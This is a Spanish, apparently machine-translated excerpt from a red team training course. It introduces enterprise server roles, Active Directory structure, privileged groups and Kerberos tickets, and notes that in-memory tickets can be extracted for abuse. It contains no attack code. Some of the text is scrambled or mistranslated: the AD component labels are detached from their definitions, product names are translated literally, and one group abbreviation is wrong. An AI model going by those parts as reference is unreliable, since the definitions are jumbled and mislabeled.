



Figura: **La conexión se realiza desde el equipo atacante**



# Descripción general del entorno empresarial



Curso del Equipo Rojo de CyberWarFare 41

**RED EMPRESARIAL**

* La red empresarial consta de varios servidores asignados a roles, que se detallan a continuación: -
  + Servidor web :
    - Es un software que entiende las URL (direcciones web) y HTTP (el protocolo que utiliza su navegador para ver páginas web). Se puede acceder a un servidor HTTP a través de los nombres de dominio de los sitios web que almacena, y entrega el contenido de estos sitios web alojados al dispositivo del usuario final.
    - También puede ser a través de un ordenador donde se almacena el contenido web. Básicamente, el servidor web se utiliza para alojar los sitios web.
    - Los servidores web externos se colocan en la red DMZ, que atiende las solicitudes de los clientes.
    - Por lo general, están conectados al entorno interno (red empresarial).
    - Servidor de correo :
      * Un servidor de correo (o servidor de correo electrónico) es un servidor que maneja y entrega correo electrónico a través de una red, generalmente a través de Internet.
      * Un servidor de correo puede recibir correos electrónicos de equipos cliente y entregarlos a otros servidores de correo. Un servidor de correo también puede entregar correos electrónicos a los equipos cliente
      * Cuando presiona el botón "Enviar" en su programa de correo electrónico (cliente de correo electrónico), el programa se conectará a un servidor en la red / Internet que se llama  **servidor SMTP**. **SMTP** es un acrónimo de Simple Mail Transfer Protocol y es un protocolo que se utiliza cuando los correos electrónicos se entregan de clientes a servidores y de servidores a otros servidores.
      * Cuando descargue correos electrónicos en su programa de correo electrónico, el programa se conectará a un servidor en la red que se conoce como  **servidor POP3**.
    - **Servidor de base de datos** (o servidor SQL):
      * **Los servidores de bases de datos** se utilizan para almacenar y administrar bases de datos que se almacenan en el servidor y para proporcionar acceso a los datos para los usuarios autorizados.
      * Un servidor de base de datos es útil para las organizaciones que tienen una gran cantidad de datos con los que tratar de forma regular.
      * También permite a los usuarios y aplicaciones acceder de forma centralizada a los datos a través de la red.
      * Varias operaciones, como modificar datos, agregar y eliminar datos, etc., se realizan a través de consultas SQL [Structured Query Language].
    - **bastión-host** (jump-server):
      * Un **host bastión** es un equipo de propósito especial en una red diseñada y configurada específicamente para resistir ataques.
      * El equipo generalmente aloja una sola aplicación, por ejemplo, un servidor proxy, y todos los demás servicios se eliminan o limitan para reducir la amenaza para el equipo.



* + - * Servidor de automatización :
        + Los servidores de automatización son un aspecto crucial del flujo de trabajo de desarrollo de software.
        + Ayuda a automatizar las partes del desarrollo de software relacionadas con la creación, las pruebas y la implementación, lo que facilita la integración continua y la entrega continua.
        + Algunos de los ejemplos son:


Servidor Jenkins

Ciudad del equipo

Bambú



###### Active Directory:

* + Como su nombre indica, es un directorio (o base de datos) que :
    - Administra los recursos de la organización como (usuarios, computadoras, recursos compartidos, etc.)
    - Proporciona reglas de acceso que rigen las relaciones entre estos recursos.
    - Almacena información sobre los objetos de la red y la pone a disposición de los usuarios y administradores.
  + Proporciona una gestión centralizada de todos los activos virtuales de la organización.



###### Bosques/dominio de Active Directory:

* + **Forest** es una instancia única de Active Directory.
    - Es básicamente una colección de controladores de dominio que confían entre sí.



* + **Los dominios** se pueden considerar como contenedores dentro del ámbito de un bosque.
  + **Las unidades organizativas (OU)** son agrupaciones lógicas de usuarios, equipos y otros recursos
  + Grupos
    - Colección de usuarios u otros grupos
    - Privilegiados, no privilegiados

Curso del Equipo Rojo de CyberWarFare 49

###### Objetos de Active Directory

* + Las entidades físicas que componen una red organizada
  + Usuarios de dominio :
    - Cuenta de usuario que puede autenticarse en máquinas/servidores del dominio
  + Grupos de dominio (grupos globales):
    - Se puede utilizar para asignar permisos para acceder a recursos en cualquier dominio.
  + Equipos de dominio :
    - Máquinas que están conectadas a un dominio y, por lo tanto, se convierten en miembros de un dominio
    - Controlador de dominio :

Servidor ubicado centralmente que responde a las solicitudes de autenticación de seguridad y administra varios recursos como computadoras, usuarios, grupos, etc.

* + - Objetos de directiva de grupo (GPO):

Colección de políticas que se aplican a un conjunto de usuarios, dominios, objetos de dominio, etc.

* + - Boleto de Concesión de Boletos (TGT) :

Ticket utilizado específicamente para la autenticación

* + - Servicio de Concesión de Billetes (TGS) :

Ticket utilizado específicamente para la autorización



Dominio

Árboles de dominio

Almacén de datos

Particiones

Catálogo Global

Esquema

Controlador de dominio de solo lectura (RODC)

Unidades organizativas (OU)

Controladores de dominio

Sitios

**Componentes físicos**

Ej: Directorio de aplicaciones, directorio de configuración, etc.

Copia de solo lectura de todo el contexto de nomenclatura de dominio en el bosque. Se utiliza para impulsar las búsquedas en el dominio

Colección de usuarios, grupos y equipos que están físicamente disponibles

Contiene una copia de AD DB

Disponible para una mejor gestión y organización de objetos protegibles

**Componentes lógicos**

Lista de atributos de un objeto protegible presente en AD

Colección de controladores de dominio que comparten una raíz común

dominio

Bosques

Límite administrativo para usuarios y servidores

Presente en cada servidor.


Almacena la información de AD DB.

Representa una colección de dominios que comparten una base de datos de AD común

|  |  |
| --- | --- |
| **Grupos privilegiados** | **Privilegios** |
| Administradores de dominio (DA) | Tener acceso administrativo a todos los recursos de un  dominio |
| Administradores de empresa (DA) | Solo existe en la raíz del bosque, ya agregada a  Administradores de dominio de cada niño |
| BUILTIN\Administradores (grupo local) | Administrador local en un controlador de dominio |
| Operadores de servidor | Tener la capacidad de administrar el servidor de dominio |
| Operadores de cuentas | Administrar cualquier usuario que no pertenezca a un grupo privilegiado |

###### Autenticación Kerberos :

* + En el entorno de Active Directory, todo el proceso de consultas y autenticación se realiza a través de tickets. Por lo tanto, no hay contraseñas en cada viaje a la red.
  + Un ticket es una forma de token de autenticación y autorización y se puede clasificar de la siguiente manera:
    - Ticket de concesión de tickets (**TGT**) para autenticación
    - Servicio de Concesión de Tickets (**TGS)** para Autorización
  + Los tickets (TGT y TGS) se almacenan en la memoria y se pueden extraer con fines abusivos, ya que estos tickets representan credenciales de usuario.
  + El TGS se puede utilizar para acceder a un servicio específico de un servidor en el dominio.




2. DC descifra el mensaje y realiza una verificación

si todo está bien

1. El nombre de usuario de dominio con la hora actual se envía a DC

en forma encriptada

Curso del Equipo Rojo de CyberWarFare 55



